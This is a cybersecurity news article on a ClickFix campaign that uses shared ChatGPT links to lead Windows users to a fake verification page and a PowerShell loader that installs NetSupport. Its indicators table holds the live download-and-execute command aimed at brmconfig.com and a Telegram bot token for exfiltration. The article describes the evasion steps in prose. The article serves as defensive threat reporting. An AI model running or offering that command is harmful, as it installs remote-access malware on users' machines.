


Hackers Abuse Real ChatGPT Links to Trick Windows Users Into Installing Malware

CSN cybersecuritynews.com/hackers-abuse-real-chatgpt-links

Tushar Subhra Dutta

September 1, 2026



Windows users are being targeted through a malicious campaign that turns a ChatGPT shared link into the step of a malware infection.

Rather than breaking into the AI platform, the operators place a deceptive message inside a shared conversation and rely on victims to follow its instructions.

The page claims that traffic is too high and directs visitors to a supposed backup site. That destination uses a fake human-verification screen and tells people to open the Windows Run dialog, paste a command, and press Enter.

The action quietly starts a PowerShell-based download chain outside the browser. JOERverser analysts identified the activity as a malicious ClickFix operation, while stressing that the legitimate ChatGPT domain was not compromised.

The abuse lies in user-controlled shared content, a reminder that a trusted web address cannot by itself prove that every instruction shown on a page is safe.

[Joe Reverser said in a report](#) shared with Cyber Security News (CSN) that the campaign can expose a victim's computer details, public IP address, location, internet provider, time zone, Windows version, and administrator status.

It retrieves a concealed software bundle that includes a NetSupport remote-control client, creating the risk of follow-on monitoring or unauthorized access.


Hackers Abuse Real ChatGPT Links

The attackers begin with an authentic ChatGPT sharing URL, a format that can look reassuring when delivered in an ad, search result, message, or email.

The shared page displays an availability warning and a link to an unrelated site presented as a backup destination. There was no observed automatic redirect, so the victim must click onward.

This detail matters because the tactic borrows credibility from a real service without needing to compromise its infrastructure.

A report on [fake OpenAI Codex download pages](#) shows how attackers pair well-known AI branding with ClickFix prompts to push users toward manual command execution.



Attack flow (Source – JOEReverser)

At the next stage, the landing page combines OpenAI-themed wording with Cloudflare-style verification and a claim involving Google. Its button copies a PowerShell command to the clipboard.

The instructions then guide the user through Win+R, Ctrl+V, and Enter, a familiar ClickFix sequence described in coverage of [Windows Run dialog attacks](#).

The approach is effective because the browser does not have to download a suspicious file directly. Instead, the victim launches the command through a built-in Windows feature.

That human step can reduce the warning signs people expect from conventional phishing, even though the verification request has no legitimate reason to require Run or PowerShell.


Hidden Loader Collects Data

The copied command fetches a remote script and evaluates it. The script hides its console window, checks computer names associated with analysis environments, and launches additional PowerShell stages with execution-policy bypass settings.

A decoded stage sends collected device and network information to a Telegram chat before downloading what appears to be an MP4 video.

The video is valid as a media file, but it also holds an encrypted and compressed PowerShell bundle in a custom data area. That concealment reflects the broader risk explored in [Cloudflare themed ClickFix campaigns](#).

Analysis Workflow



JOEReverser

Analysis workflow (Source – JOEReverser)

Researchers recovered 20 embedded files from the bundle, including a signed NetSupport client and supporting components.

Dual-use remote administration software can be legitimate in normal settings, but its delivery through clipboard poisoning, hidden scripts, system profiling, and cleanup behavior makes this deployment malicious. The loader also clears the Windows Run history to reduce visible traces.

Users should treat any website that asks them to open Run, Terminal, Command Prompt, or PowerShell to prove they are human as malicious.

Close the page instead of following keyboard instructions, inspect pasted content before running it, and alert security teams if a command was executed.

Organizations can block the listed infrastructure and investigate the relevant hashes, a precaution reinforced by reporting on [fake browser update malware](#).


Indicators of compromise (IoCs):-

Type	Indicator
Initial lure URL	https://chatgpt.com/s/t_6a80bc61c434819190c3eae5932307e8?gad_source=1&gad_campaignid=24099424548&gbraid=0AAAABEYrb1R9FV_puc090W7fCw9EgqHXr&gclid=CjwKCAjwy5rUBhB5EiwAIoAtCt
Shared-content URL	https://chatgpt.com/s/t_6a80bc61c434819190c3eae5932307e8
Shared-page identifier	t_6a80bc61c434819190c3eae5932307e8
Landing-page domain	openai-backup.one
Landing-page URL	https://openai-backup.one/
IPv4 address	138.124.123.8
Payload-delivery domain	brmconfig.com
Loader URL	https://brmconfig.com
Payload-carrier URL	https://brmconfig.com/video.mp4
IPv4 address	91.92.240.175
Clipboard command	powershell -C "IEX(irm 'brmconfig.com'); exit
File name	video.mp4
SHA-256	28e36f00ecd31de79455c0ecf11bb1c6481f4d35d26ba5e2c60e5a55f784cbec
MD5	4a05f41fa3ab441ac14effeb6253bd77
File name	app.Exe
SHA-256	56ebaf8922749b9a9a7fa2575f691c53a6170662a8f747faeed11291d475c422
MD5	0e660f7e5a6621a9185a7b8080364500

Type	Indicator
File name	REMcmdsTUB.exe
SHA-256	b11380f81b0a704e8c7e84e8a37885f5879d12fbece311813a41992b3e9787f2
MD5	5be6fb8f28544d4f83c25a2b76ff7890
Telegram bot token	8860131546:AAEw4RsooG63J16vrY1o5b9ZwX0nP_Nl_gQ
Telegram chat ID	-1004488044983
Abused service domain	api.telegram.org
Geolocation URL	http://ip-api.com/json/?fields=query, country, city, regionName, isp, timezone
IP lookup URL	https://api.ipify.org
Host artifact	%ProgramData%\ch_912137a8cc4c
Registry artifact	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
MP4 UUID identifier	6d5c057efe144b31bce5b7cf90b066a5

Note: IP addresses and domains are intentionally defanged (e.g., [.]) to prevent accidental resolution or hyperlinking. Re-fang only within controlled threat intelligence platforms such as MISP, VirusTotal, or your SIEM.

Prevent incidents due to slow investigations. Power your Tier 1 with threat intelligence from 15K SOCs: [Integrate TI Lookup in your SOC](#)



[Tushar Subhra Dutta](#)

Tushar is a senior cybersecurity and breach reporter. He specializes in covering cybersecurity news, trends, and emerging threats, data breaches, and malware attacks. With years of experience, he brings clarity and depth to complex security topics.

Cyber Security Guide

[Phishing Powers 80% of Attacks on US Companies: How SOCs Can Detect It Early](#)

[VPN Is the Biggest Backdoor Into Your Plant — Here's What Should Replace It on Your OT Network](#)

[Mirage2FA Phishing Kit Bypasses MFA to Hijack Microsoft 365 Sessions, Targeting 3,500+ Organizations](#)

[Trusted Vendors Are Becoming Attack Paths: How US and EU Enterprises Can Reduce the Risk](#)

[Why Threat Intelligence Feeds Often Fail to Meet SOC Expectations](#)

[Load more](#)

Latest Cyber News

[Android](#)

[Android Security Update September 2026 – Fix for Critical Flaws that Enable RCE Attacks](#)

[Cyber Security News](#)

[CISA Warns of N-able N-central RCE Vulnerability Exploited in the Wild](#)

[Android](#)

[Microsoft Teams for Android Vulnerability Exposes Sensitive Information](#)

[Cyber Security News](#)

[Hackers Clone Banking Apps Into Hidden Android Work Profiles to Evade Fraud Detection](#)

[Cyber Security News](#)

[Hackers Use Autonomous AI Agents to Launch Mass Credential Theft Attacks in Under 6 Hours](#)

Expert Talks

[Expert Talks](#)

[Malvertising Is Moving From Deceptive Content to Weaponized Infrastructure](#)

[Expert Talks](#)

[What specifically allowed the agent to reach a real company's systems during testing?](#)

[Expert Talks](#)

[What 45 Million wp2shell Exploit Attempts Reveal About the New Vulnerability Response Window](#)

[Expert Talks](#)

[Post-Hugging Face Reflections: The Agentic Attacker Is Already Here](#)

[Cyber Security News](#)

[CMMC Phase II Is Paused, But Contractors' Data-Security Obligations Are Not](#)
